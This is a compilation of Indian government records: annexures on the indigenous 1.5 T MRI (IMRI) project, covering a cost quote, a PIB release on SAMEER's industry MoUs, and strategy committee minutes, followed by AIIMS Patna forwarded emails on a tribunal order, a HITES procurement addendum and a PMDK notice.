Cc "rajesh1" <rajesh1@sameer.gov.in>, "bc.bhardwaj" <bc.bhardwaj@vedangradio.com>, "ajay.pathak" <ajay.pathak@vedangradio.com>

Sent prvs=615a6de8b=tapas@sameer.gov.in

Dear Sir

Reference to discussion with Mr. Rajesh Nair, we have worked out the investment required for production of 15 Sets of RF Sub-systems (Power Amplifier, RF Coil and RF Front End) for IMRI.

Equipment and Tools - Rs. 100 Lakhs
Infrastructure and Manpower - Rs. 150 Lakhs

Kindly note that the we have not considered Engineering Cost, Material Cost and Organizational Indirect Cost & Overheads in the above.

Hope you find the same meeting your requirement.

Thanks and Best Regards

Satish Kumar

Annexure 8: PIB

Ministry of Electronics & IT

SAMEER exchanges MoU on MRI and technology transfer of Linear Accelerator with industry in presence of Secretary, MeitY

Posted On: 27 MAY 2024 8:13PM by PIB Delhi

Ministry of Electronics and Information Technology (MeitY) has spearheaded the development of two critical healthcare technologies, namely the 1.5 Tesla MRI scanner and 6 MEV Linear Accelerator, through the Society for Applied Microwave Electronics Engineering & Research (SAMEER), Mumbai, as the implementing agency, in collaboration (MRI) with Centre for Development of Advanced Computing (C-DAC), Trivendrum & Kolkata, Inter University Accelerator Centre (IUAC) and Dayanand Sagar Institute (DSI). The MRI scanner is a non-invasive medical imaging test used to visualize soft tissues, while the Linear Accelerator (LINAC) is utilized for cancer treatment using high-energy X-rays or electrons. Both projects have received financial support from MeitY, to make India move towards import substitution.

In order to ensure that these technologies are accessible and affordable to the public, it is absolutely crucial to swiftly translate research into practical applications, expedite their development and deployment and fully leverage the benefits of indigenous health technologies for the benefit of people. Therefore, the engagement of industry is paramount. In addition, early engagement can also help identify synergies between government research priorities and industry capabilities, leading to more efficient and impactful collaborations. Consequently, SAMEER, along with its collaborating agencies, has signed Memorandums of Understanding (MoUs) for MRI and Transfer of Technology (ToT) for LINAC with the following industries:

Transfer of Technology agreement for Linear Accelerator System

1. B-MEC Imaging Pvt Ltd

MoU and Non-Disclosure Agreements (NDA) with Industries

1. Medirays Imaging Pvt. Ltd.
2. Adonis Medical Systems Pvt. Ltd.
3. INOXCVA Inox India Ltd.
4. Paras Defence and Technologies Ltd.
5. Vedang Radio Tech. Pvt. Ltd.,
6. Sci-com Software Pvt. Ltd.
7. NVGEN Automation Pvt. Ltd.

The exchange of MoU and ToT between SAMEER and industries was done in august presence of Shri S. Krishnan, Secretary, Shri Bhuvnesh Kumar, Additional Secretary, Smt. Sunita Verma, Group Coordinator R&D, Dr. P. Hanumantha Rao, DG SAMEER and Scientists of MeitY, CDAC, IUAC and SAMEER. Speaking on the occasion, Secretary, MeitY highlighted the importance of crucial medical technologies & devices, its ever enhancing scope, challenges as well as opportunities that India presents to the manufacturers. He informed that industry engagement is encouraging and reflections on the MeitY sustained efforts in developing indigenous technologies.

The participants were Dr. P. Hanumantha Rao, Director General-SAMEER, Shri Rajesh Harsh, Programme

Director-SAMEER, Shri Devanand, Associate Director-CDAC-T and his team, Dr Soumen Kar, Scientist G-IUAC, Shri Deepak Acharya, COO-INOX CVA, Shri Parag Kulkarni, Executer Director-INOX CVA, Shri Ravi Kumar K V, MD - Medirays Imaging Pvt. Ltd., Shri Rajesh Nair, Director - Medirays Imaging Pvt. Ltd., Shri Virinder Singh Bedi, Director- Adonis Medical Systems Pvt. Ltd., Shri Amit Mahajan, Director-Paras Defense and Space Limited, Shri B.C. Bhardwaj, Founding Director-Vedang Radio Tech: Pvt. Ltd., Dr Vishwas Udpikar, Director-Sci-com Software Pvt. Ltd., Shri Nilesh V. Narvekar, Vice Chairman and Founder - NVGEN Automation Pvt. Ltd., Shri Chandrasekaran J, Director along with senior executives from BMEC Imaging Private Limited and Members from IMRI – National Steering Committee (NSC).

These healthcare technologies, focused on diagnostics and treatment, are intended to benefit the general public at large. The journey of the above indigenous medical devices has come a long way from development of individual sub-systems to engaging the Indian industry to expeditiously move towards attainment of final goal. Engagement with Indian industries represents a significant milestone, signaling the project's transition towards commercialization. The journey will take its final steps when the technology is commercialised and adopted for use by masses of India, marking the goal of making healthcare affordable.











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DK/DK/SMP
(Release ID: 2021864)

Annexure 9: MoM's of sstrategicc Committee along with its suggestion

9.1 –MoM of first Strategic committee meeting

Sub :RoD (Record of Discussion) of 1st meeting of IMRI Committee on strategy to market – reg

The 1st meeting of IMRI Committee was held on 2nd September, 2021 on the strategy to market. The said meeting was attended by following officers -

(i) Dr. Jitendar Sharma, MD&CEO, AMTZ - Chairman
(ii) Smt. Sunita Verma, Senior Director, Scientist 'G', MeitY - Member
(iii)Dr. Sulabha Ranade, Director General, SAMEER - Member
(iv)Dr. Avinash Pandey, Director IUAC - Member
(v) Dr. Milind Atrey, IIT Bombay - Member
(vi)Dr. Harsh Mahajan - Member
(vii) Shri. Rajesh Harsh, Chief Investigator, SAMEER - Member
(viii) Shri. Jay Verdhan Tiwari, Scientist 'D', MeitY – Member

3. Smt. Sunita Verma, Senior Director, MeitY gave set the context for the meeting.

4. Dr. Jitendra Sharma, Chairman informed the Committee that there is a plan to deploy 1000 MRI across the country in next 5 years as part of the National Radiology Mission. ICICI and SBI bank are eager to finance the entire model through the operators, not the manufacturer. MeitY has also launched Production linked scheme that provides 5% of the incentives on sales.

He also informed that AMTZ has NABL accredited RF cage, validation labs, ICMR funded animal room to support the animal trials. AMTZ does provide 50% for the capital cost to the industry having their manufacturing facility at AMTZ.

5. Shri Rajesh Harsh, CI gave presentation on the status of the project as well as on the business plan recommended by National Steering Committee in which it has been proposed to engage industries for building MRI using procured Magnet & Gradient system with the various technologies developed by SAMEER and its collaborating partners in phase-1 and subsequently once Magnet is developed in-house, the same will also be offered to industries. Dr. Jitendra Sharma informed that in AMTZ, 1.5T Super-conducting Magnet is already being manufactured , the same can be looked at for interfacing other systems.

6. Following points emerged from the meeting:-

i. It was opined that to build Indian MRI since it is multi-disciplinary and complex technology, we need to take hybrid approach (combining top down & bottom up) where system integrators as well as subsystem manufacturers needed to be involved. AMTZ can play important role of getting the system integrators. At present, a top down approach may be adopted by AMTZ wherein it offers investment in the IMRI project by providing 1.5 T magnet and ensure integration of

IMRI subsystems, testing, compliance of standards, clinical trials and royalty to be given to SAMEER. It will attract manufacturers for realising the vision of IMRI.

ii. At the same time, SAMEER can go with the EoI as planned for engaging industries as approved by NSC. Once the prototype are productized , SAMEER & AMTZ will work together to take the IMRI to market and AMTZ will work as a commercialization partner of IMRI systems.

iii. Through this EoI, SAMEER should look for the individual manufacturer for each subsystems as well as system integrators and bring these manufacturing partners on the non-exclusive basis.

iv. Shri. Vishwanathan, AMTZ to share specifications of the gradient amplifier and gradient coil and magnet details with SAMEER.

v. Few (maybe 20 units) of the indigenous MRI machines should be made by integrating the developed subsystems & software, bought out magnet/indigenous Magnet , Gradient amplifier etc. and qualified for repeatability, tested against standards before being taken up for large scale production. The commitment of 20 nos of the IMRI would also ensure that the magnet manufacturing company will come forward for investment in magnet manufacturing as per our own design with few patents other than the long term plan for National radiology Mission which is about to come in future. If we do not indicate any commitment in this regard, no industry would show interest except system integrated and we will end up with spares and subsystems only.

vi. It was suggested that project team may take Ministry of Health/ Department of Pharmaceutical onboard on the IMRI project.

vii. Further AMTZ have been requested to look into the aspects related to the PPO (Public Procurement Order), GeM and other commercial aspects as well as the regulatory requirement for MR manufacturing in India.

viii. SAMEER to organize the Pre-RFP industry consultation meeting on 9th Sept., 2021 at 10.00 AM.

ix. The committee concluded that the next meeting will be held on 9th sept, 2021 at 11.30 am after Pre-RFP meeting.

7. Chairman and all other committee members really appreciated the hard work put into the IMRI mission by the project team and congratulated them.

8. The meeting ended with a vote of thanks to the chair.

*****

9.2 –MoM of second Strategic committee meeting

Sub :RoD (Record of Discussion) of Pre-RFP Meeting under IMRI project – reg

The meeting of Pre-RFP under IMRI project was held on 9th September, 2021. The said meeting was attended by following officers –

(i) Dr. Jitendar Sharma, MD&CEO, AMTZ - Chairman
(ii) Smt. Sunita Verma, Senior Director, Scientist 'G', MeitY - Member
(iii)Dr. Sulabha Ranade, Director General, SAMEER - Member
(iv)Prof. Avinash Pandey, Director IUAC - Member
(v) Prof. Milind Atrey, IIT Bombay - Member
(vi)Dr. Harsh Mahajan, Director, Mahajan Imaging Centre - Member
(vii) Shri. Rajesh Harsh, Chief Investigator, SAMEER - Member
(viii) Shri. Jay Verdhan Tiwari, Scientist 'D', MeitY – Member

The Industry partner who participated in the meeting is as follows :-

System Integrators:

a) Shri Sharma CEO & MD Allengers Medical Systems Ltd.
b) Shri Rajesh Nair Director Medirays Corprorations.
c) Shri Brijesh Suneja, MD Phantom Healthcare systems India Pvt Ltd.
d) Shri Balasubramanium, MD 3i Medical Technologies Pvt Ltd.

Subsystems:

a) Shri Bhisham Bhardwaj, MD Vedang Cellular Services.
b) Col Ramesh CEO & MD Kaynes Technologies Ltd.
c) Dr. Vishwas Udipikar, MD Scicom Technologies Pvt Ltd.
d) Dr. Punjwani, President INOX Cryosystems Ltd.

2. Smt. Sunita Verma, Senior Director, MeitY welcomed all the members, ToT committee members, Industry partners and Chief Investigators. She informed that Indigenous sub-systems such as 16kW RF amplifier, Spectrometer, RF Coils, Couch and Pulse Sequence, Software's – Image visualization and construction) have been developed successfully & integrated with the procured GE magnet and first set of images obtained for various fruits, phantoms, and dead animals like frog. Further, she mentioned that industry partners should look from both bottom-up and top-down approach for taking MRI to the commercialization level.

3. DG, SAMEER welcomed all the committee members, officers from MeitY, and the industry partners. She mentioned that the indigenously developed subsystems under the IMRI project need to reach to market level. She requested industry partner to come forward and engage with MRI National Misison and work together with SAMEER.

4. Shri Rajesh Harsh, CI SAMEER gave presentation on the the technologies/ subsystems and software developed under the IMRI project, readyness of technology to the industry. Further, he presented the product development strategy which is as following-

- Industry partners will be expected to develop one engineering model of the 'regulatory approved' commercially deployable MRI subsystem/s.
- In Phase-1 the Medical Device Manufacturer (integrator) is expected to develop one model of the 'regulatory approved' commercially deployable 1.5 T MRI with the procured magnet and gradient system and integrating other hardware & Software developed by the consortium partners.
- In the phase-2, once magnet is developed, tested successfully and manufactured by Indian manufacture, the procured Magnet system will be replaced by indigenously developed system.

CI, SAMEER further presented about the product development which is as follows:-

- **The industry partner** is expected to develop one model of the 'regulatory approved' commercially deployable MRI subsystem/s within 12 months.
- **The integrator** is expected to develop one model of the 'regulatory approved' commercially deployable 1.5 T MRI within 18 months with the procured magnet and gradient system and integrating other hardware & Software developed by the consortium partners in the phase-1. So the complete system will be ready by 18 months.

CI, SAMEER further presented about detailed design & validation/testing is follows :-

- The product developed by the industry partner will follow an **agile product development model.**
- The MRI developed will be installed in hospital and will undergo several onsite trial and validation.
- The shortcomings of the product will be incorporated in the product developed by industry partners.

CI, SAMEER further mentioned that once MRI is successfully tested and validated by Doctors, SAMEER and Industry Consortium will enter into Licensing Agreement for manufacturing and Marketing of System. MeitY is considering to get an assured number of MRI installations at Govt Hospitals at a mutually agreed price. Under the NRM (National Radiology Mission), it is being proposed to have approx. 1000 MRI around the country. This huge market will be available for the industry consortium.

5. The comments from the industry partners are as follows :-

- Shri Rajesh Nair Director Medirays Corprorations mentioned that MRI is very complex technology , it needs industry partner to make it product. He further informed that he is very excited to be a part of the consortium of industry.
- Shri Sharma CEO & MD Allengers Medical Systems Ltd mentioned that SAMEER has done wonderful job in the MR domain and they are in right direction. He is in support with the idea of industry consortium to take MRI to market.
- Shri Sanjeev Marjara, Allengers mentioned that he is very delighted to see the development made by SAMEER team and he is happy to be part of this project. He further mentioned that Dr. Mahajan will be support if there will be any discrepancies or technical differences. He expressed that industry need support from government.

- Shri Balasubramanium, MD 3i Medical Technologies Pvt Ltd. mentioned that key components are built and now we are taking this technology to high level. He further mentioned that transforming manufacturing readiness is a huge challenge, Industry partner need to come together. Lastly, he informed that he is very keen to work on this project.
- Shri Brijesh Suneja, MD Phantom Healthcare systems India Pvt Ltd. mentioned that the technology been developed by SAMEER is good enough.
- Shri Bhisham Bhardwaj, MD Vedang Cellular Services mentioned that he is quite happy & excited to be part of this IMRI project. He said that we are developing high end system. Therefore, he said that we need investment from government.
- Col Sharath Bhat, Sr Vice President, Kaynes Technologies mentioned that he privileged to be part of this platform.
- Vijay Gehani, Manager, INOX India, Pvt. Ltd thanked SAMEER for invitation to meeting. He congratulated entire SAMEER team for taking efforts for the development.

6. Following points emerged from the meeting:-

i. All the industry partners have been shown keen interest in participating in IMRI Mission. Most of them conveyed that they have witnessed the performance of various subsystems as well as integrated system and are very impressed with the progress of the project. They also appreciated the vision of MeitY for taking initiative for building MRI indigenously.

ii. The industry fully endorsed the proposed approach for Product development phase as well as commercialization plan by SAMEER. All the representatives from Industries have indicated their very strong willingness to participate in taking forward vision of Indian MRI.

iii. Industry requested if financial support can be provided during Product development phase from Govt as well as an assured market in Govt hospitals once the MRI is successfully built under this programme for encouraging local manufacturing of indigenous IMRI machines.

iv. Industry representative also appreciated Govt of India for creating excellent testing facilities at AMTZ which will be helpful in getting MRI approved for use in the hospitals. The infrastructure created for manufacturing will also be very useful, if any industry wishes to setup manufacturing base at AMTZ, since it also provides financial assistance.

v. Industry partner to come forward and work together with SAMEER to bring low cost accessible MRI to the people of India.

1. The meeting ended with a vote of thanks to the chair.

*****

9.3 –MoM of third Strategic committee meeting

Sub : Minutes of the 3rd meeting of IMRI Committee on strategy to market – reg

The 3rd meeting of IMRI Committee was held on 11thSeptember, 2021 on the strategy to market. The said meeting was attended by following officers –

(i) Dr. Jitendar Sharma, MD&CEO, AMTZ - Chairman
(ii) Smt. SunitaVerma, Senior Director, Scientist 'G', MeitY - Member
(iii)Dr. Sulabha Ranade, Director General, SAMEER - Member
(iv)Prof. Milind Atrey, IIT Bombay - Member
(v) Dr. Harsh Mahajan, Director, Mahajan Imaging Centre - Member
(vi)Shri. Rajesh Harsh, Chief Investigator, SAMEER - Member
(vii) Shri. Jay Verdhan Tiwari, Scientist 'D', MeitY – Member

2. Smt. Sunita Verma, Senior Director, MeitY informed the Committee that Pre-RFP meeting has been organized by SAMEER on 9th Sept, 2021 with potential industrial partners to explore creation of a full ecosystem and supply chain for IMRI system as a commercial product. There were atleast 4 system integrator and 5 subsystem manufacturers. They completely endorsed the methodology of creation of consortium of Industry for building indigenously developed MRI. Some of asks from industry were related to the preferential access to the market, appropriate standards, listing on GeM and strong push for procurement of Indigenous MR scanners by Govt.

4. Shri Rajesh Harsh, CI gave presentation on the detailed specifications of all developed subsystems under IMRI project, magnet targeted specifications, features of IMRI software, readiness of the technology, challenges in the integration and creation of ecosystem. He also informed the committee regarding work in progress as well as timeline for completion of the work.

5. After detailed discussions and deliberations, following are the recommendations of the committee :-

i. The committee suggested 3 pronged strategy to market to IMRI is as follows :-

a) SAMEER to initiate knowledge transfer to AMTZ identified System Integrator formally, through the EoI committee of IMRI constituted by SAMEER, with mutually agreed terms and conditions, and AMTZ to target building of MRI scanner by April 2022.
   - AMTZ will provide the Magnet and Gradient system (Coil & Amplifier) of requisite specifications as provided by SAMEER. AMTZ will provide their resources for building the proposed System at AMTZ.
   - Timelines will be worked out by SAMEER for giving technical specifications of sub-systems as well as Knowledge transfer to the AMTZ.

b) SAMEER to pursue the approach of industry consortium as was proposed to and recommended by the National Steering Committee which includes System

Integrators as well as subsystem manufacturers for converting Prototype into market deployable systems.

c) SAMEER must continue to develop two MRI i.e. one with procured magnet and another with IUAC magnet as per the admin approval of IMRI project funded by MeitY.
   - 1st prototype of MRI with Indigenous magnet should be completed by SAMEER as proposed during NSC meeting (as per the admin approval).
   - Chairman has endorsed the approach followed by the SAMEER & suggested that formal RFP for technology transfer must happen.

ii. Both the above approaches mentioned in para (i) (a) & (b) reflects upon an overall hybrid approach to take IMRI development to market. This is a combination of top-down (system integrator to subsystem manufacturer) and bottom-up (subsystem manufacturer to system integrator) approach.

iii. The committee was in agreement that the MRI is a complex technology and development of different subsystem and integration of one system may not convert technology into a product. It was advised that integration & safety is a pre-requisite for complex scanners like MR and the product development cycle must ensure these aspect before commercialization of the system. In order to encourage industry in boost this confidence in indigenous MR technology, it is felt essential that government must provision funds for supporting development & deployment of atleast 3 MRI scanners to be developed with the industry as indicated in para (i) (a) & (b) in addition to the two MRIs being developed under the IMRI project.

iv. The proposal for development and deployment for 3 MRI machines with the industry may be taken up separately with MeitY.

6. The meeting ended with a vote of thanks to the chair.

*****

References

[1] ICRA MANAGEMENT CONSULTING SERVICES LIMITED, NOIDA." Prefeasibility Report of setting up MRI scan centres on PPP mode in Medical Colleges of Belgaum, Bidar, Hassan, Mandya, Raichur and Shimoga districts", https://idd.karnataka.gov.in/storage/pdf-files/68_Prefeasibilityreport_MRIproject.pdf

[2] "India Magnetic Resonance Imaging Market, By Field Strength, By Type, By Architecture, By Application, By End User, By Source, By Product, By Region, Competition, Forecast & Opportunities, 2018-2028", https://www.researchandmarkets.com/reports/5647270/india-magnetic-resonance-imaging-market-by

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Implementation of Order dated 29.08.2024 passed in OA. No. 713/2024 before Hon'ble CAT, Patna bench titled as Puja Priya & Ors. vs. Uol & Ors. - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 2:39 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Dec 5, 2024 at 3:57 PM
Subject: Implementation of Order dated 29.08.2024 passed in OA. No. 713/2024 before Hon'ble CAT, Patna bench titled as Puja Priya & Ors. vs. Uol & Ors. - reg.
To: Director Patna <director@aiimspatna.org>
Cc: DDA AIIMS PATNA <dda@aiimspatna.org>, <lawofficer@aiimspatna.org>, Cc: <dinesh.kumar14@nic.in>, Taranjeet Singh <taranjeet.singh@nic.in>, Vaishali Vinayak <vaishali.vinayak@gov.in>, Suprava Poddar <sup15.81997@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter. (3).pdf
64K

No.: C-18011/75/2024-PMSSY-IV

Government of India

Ministry of Health and Family Welfare

(PMSSY - IV Section)

***

Room No:745A, Nirman Bhawan, New Delhi

Dated 5th December, 2024

To

Executive Director, AIIMS Patna

Subject: Implementation of Order dated 29.08.2024 passed in OA. No. 713/2024 before Hon'ble CAT, Patna bench titled as Puja Priya & Ors. vs. UoI & Ors. - reg.

Sir,

I am directed to refer to your letter dated 02.09.2024 and subsequent reminder letter dated 26.11.2024 on the subject mentioned above and to say that the matter for compliance of Order dated 29.08.2024 is under consideration in the Department and requires examination of RRs of New AIIMS and AIIMS, New Delhi which may take some time.

2. You are, therefore, requested to seek at least three months' time from the Tribunal immediately, for implementation/compliance of the Tribunal's order dated 29.08.2024 under intimation to this Department.

Yours faithfully,

Signed by Taranjeet Singh
Date: 05-12-2024 14:17:06

(Taranjeet Singh)

Under Secretary to the Government of India

Tel:011-23061343

Copy to:

I. Dy. Director (Admin), AIIMS Patna
II. Law Officer, AIIMS Patna

Fwd: Letter dated 05.12.2024 - Addendum to MoU dated 06.03.2019 signed between M/s HITES and MoHFW-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 2:42 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Sat, Dec 7, 2024 at 11:45 AM
Subject: Fwd: Letter dated 05.12.2024 - Addendum to MoU dated 06.03.2019 signed between M/s HITES and MoHFW-reg.
To: DDA AIIMS PATNA <dda@aiimspatna.org>, Dr Binod Kumar Pati <drbinodkumarpati@aiimspatna.org>, Procurement AIIMSPatna <procurement@aiimspatna.org>

Sd/-
Prof. (Dr.) Saurabh Varshney
Executive Director
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **Anshuli Chauhan** <anshuli.tandon@gov.in>
Date: Thu, Dec 5, 2024 at 5:35 PM
Subject: Letter dated 05.12.2024 - Addendum to MoU dated 06.03.2019 signed between M/s HITES and MoHFW-reg.
To: director <director@aiimsbhopal.edu.in>, director <director@aiimsbhubaneswar.edu.in>, director <director@aiimsjodhpur.edu.in>, director <director@aiimspatna.org>, director <director@aiimsraipur.edu.in>, director <director@aiimsrishikesh.edu.in>, edaiimsrbl <edaiimsrbl@gmail.com>, rajwanshiarvind <rajwanshiarvind@hotmail.com>, director <director@aiimsmangalagiri.edu.in>, directoraiimsnagpur <directoraiimsnagpur@gmail.com>, sramji57 <sramji57@gmail.com>, executivedirector <executivedirector@aiimsgorakhpur.edu.in>, director <director@aiimsbathinda.in>, director <director@aiimsdeoghar.edu.in>, director <director@aiimsbibinagar.edu.in>, vsnegi22 <vsnegi22@yahoo.co.in>, shakti810505 <shakti810505@gmail.com>, drmhraosvims1957 <drmhraosvims1957@gmai.com>, cdskatoch <cdskatoch@gmail.com>, puranik_6 <puranik_6@hotmail.com>, madhabananda <madhabananda@gmail.com>, director <director@aiimsguwahati.ac.in>, director <director@aiimsbilaspur.edu.in>, ed <ed@aiimskalyani.edu.in>, director <director@jipmer.edu.in>, edaiimsrajkot <ed.aiimsrajkot@gmail.com>, ddaaiimsawantipora1 <ddaaiimsawantipora1@gmail.com>, sachimohanty <sachimohanty@rediffmail.com>
Cc: ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, dps <dps@hllhites.com>, shaileshbindal <shaileshbindal@hllhites.com>, Shri Secretary <raj.kumar28@nic.in>, Mayukh Ranjan Paul <mayukh.paul88@gov.in>, Ravi Kumar <ravi.kumar89@nic.in>, pankajmka74 <pankajmka74@gmail.com>

Sir,

Please find enclosed letter dated 05.12.2024 regarding Addendum to MoU dated 06.03.2024 signed between M/s HITES and MoHFW.

With regards,

Anshuli
Assistant Section Officer(PMSSY-I)
Ministry of Health & Family Welfare

---

2 attachments

Addendum - 25.09.2024.pdf
130K

Letter dated 05.12.2024 to All AIIMS.pdf
79K

INDIA NON JUDICIAL

Government of Uttar Pradesh

e-Stamp

Certificate No.	:	IN-UP67902439245201W
Certificate Issued Date	:	03-Sep-2024 10:51 AM
Account Reference	:	NEWIMPACC (SV)/ up14009804/ NOIDA/ UP-GBN
Unique Doc. Reference	:	SUBIN-UPUP14009604325065727346867W
Purchased by	:	HITES
Description of Document	:	Article 5 Agreement or Memorandum of an agreement
Property Description	:	Not Applicable
Consideration Price (Rs.)	:	
First Party	:	HITES
Second Party	:	Not Applicable
Stamp Duty Paid By	:	HITES
Stamp Duty Amount(Rs.)	:	100 (One Hundred only)

Signature

Acc Name:- ARSHUL KUMAR

Acc Code:- UP14009804

Acc Add:- ARTO Sec-31 Noida Mob-9810126304

Lic.No.145 Tehsil [illegible] Distt G.B. Nagar U.P.

Addendum to the Contract for Consultancy Services for Procurement

This Addendum to the Contract for Consultancy Services for Procurement (the "Agreement") dated 6th day of March, 2019 is made on 25th day of September, 2024 between the Under Secretary, Ministry of Health and Family Welfare, Government of India (hereinafter referred to as 'Client' which shall unless repugnant to the context thereof include its successor in office) of the First Part and,

HLL Infra Tech Services Limited (HITES) (A company which is fully owned by HLL Lifecare Limited (HLL), a Government of India enterprise, under Ministry of Health and Family Welfare) incorporated under the Companies Act, 1956 having its registered office at HLL Bhavan, Poojappura, Thiruvanathapuram-695012, Kerala and corporate office at B-14 A, Sector-62, Noida (Uttar Pradesh), hereinafter called the "Procurement Support Agency (PSA)" which expression shall unless repugnant to the context thereof include its successor) of the Second Part.

The party of the First Part and Second Part shall hereinafter collectively referred to as 'Parties' and individually as 'Party'.

25.9.24

WHEREAS

The Client vide order no. Z 28016/89-2017-PMSSY-I (EO-3127780) dated 21.03.2018 has appointed HLL Infra Tech Services Limited as Procurement Support Agency for new AIIMS under PMSSY IV and V, on nomination basis under Rule 194 of GFR, 2017.

Now the Parties hereto desire to make certain amendments to the following parts of the Contract for Consultancy Services for Procurement dated 6th March, 2019 which are set out hereunder:

1. First bullet point under clause III of Appendix -C falling under the heading 'Cost of Procumbent' in the Contract for Consultancy Services for Procurement dated 6th day of March, 2019 between MoHFW and HITES shall stand amended and read as below:

100% of procurement cost (without AMC/CMC value) shall be released by the 'Client to the 'PSA' before placement of Notification of Award in r/o items which require opening of Line of Credit (LC) in financial institution(s) by the 'PSA'. For other items which does not require opening of Line of Credit (LC) in financial institution(s) by the 'PSA', the client reserves the right to release funds in suitable tranches (at the discretion of the client) having considered the demand raised by the 'PSA' from time to time. NOA will be placed only after receipt of funds/approval towards procurement cost from 'client'.

2. If any capitalized term used in this Addendum Agreement is not defined in the body of this Addendum Agreement, unless repugnant to the meaning or context thereof, the same shall have the meaning attributed to them in the Contract for Consultancy Services for Procurement dated 6th day of March, 2019.

3. All other provisions of the Contract for Consultancy Services for Procurement dated 6th day of March, 2019 shall remain in full force and effect, other than any provision that conflicts with the terms and spirit of this Agreement, which shall be deemed to be amended appropriately in order to be consistent with this Agreement.

IN WITNESS WHEREOF, the Parties hereto have caused this Addendum to be executed and acknowledged by their respective officers or representatives hereunto duly authorized, as of the date first above written.

Signed by

25.9.24

1. For and on behalf of PMSSY Division, Ministry of Health & Family Welfare, Government of India

(RAJ KUMAR)
Secretary
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
Ministry of Health & Family Welfare
भारत सरकार / Govt. of India
नई दिल्ली / New Delhi

In presence of

1. 25/9/24 (MAYURH RANJAN PAUL)

2. (RAJAPPAN K.R.)

25/9/24

2. For and on behalf of HLL Infra Tech Services Ltd.

(Shailendra Singhal)

HLL INFRATECH SERVICES LIMITED (HITES) B-14A, SECTOR-62 NOIDA 201307

In presence of

1. (PANKAJ KUMAR)

2. (HARSHAD DABHI)

No.Z.28016/42/2023-PMSSY-I (EO:8286379)
Government of India
Ministry of Health & Family Welfare
Department of Health & Family Welfare
PMSSY Division
****

Nirman Bhawan, New Delhi
Dated 5th December, 2024

To
Directors/Executive Directors all new AIIMS.

Subject: Addendum to MoU dated 06.03.2019 signed between M/s HITES and MoHFW -reg.

Madam/Sir

I am directed to say that the terms and conditions pertaining to release of procurement cost to the PSA (i.e. M/s HITES) before placement of Notification of Award (NoA) has been modified vide Addendum to MoU dated 06.03.2019, signed on 25.09.2024. In this regard, a copy of the Addendum to MoU dated 06.03.2019 is enclosed for information of all AIIMS under PMSSY. The Addendum inter alia provides as under:

"***100% of procurement cost (without AMC/CMC value) shall be released by the 'Client to the 'PSA' before placement of Notification of Award in r/o items which require opening of Line of Credit (LC) in financial institution(s) by the 'PSA'. For other items which does not require opening of Line of Credit (LC) in financial institution(s) by the 'PSA', the client reserves the right to release funds in suitable tranches (at the discretion of the client) having considered the demand raised by the 'PSA' from time to time. NOA will be placed only after receipt of funds/approval towards procurement cost from 'client'.***"

3. This issues with the approval of Competent Authority.

Encl: As above

Yours faithfully,
Signed by
Raj Kumar (Raj Kumar)
Deputy Secretary to the Government of India
Date: 05-12-2024 16:58:02

Copy to:
1) PPS to Joint Secretary (PMSSY)
2) CEO, HITES

Fwd: ALMICO desire to open Pradhan Mantri Divyasha Kendra (PMDK) in all AIIMS

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 2:43 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **GUNJANSHARMA** <gunjan.s@gov.in>
Date: Mon, Dec 16, 2024 at 4:55 PM
Subject: ALMICO desire to open Pradhan Mantri Divyasha Kendra (PMDK) in all AIIMS
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <dda@aiimsbilaspur.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmail.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>
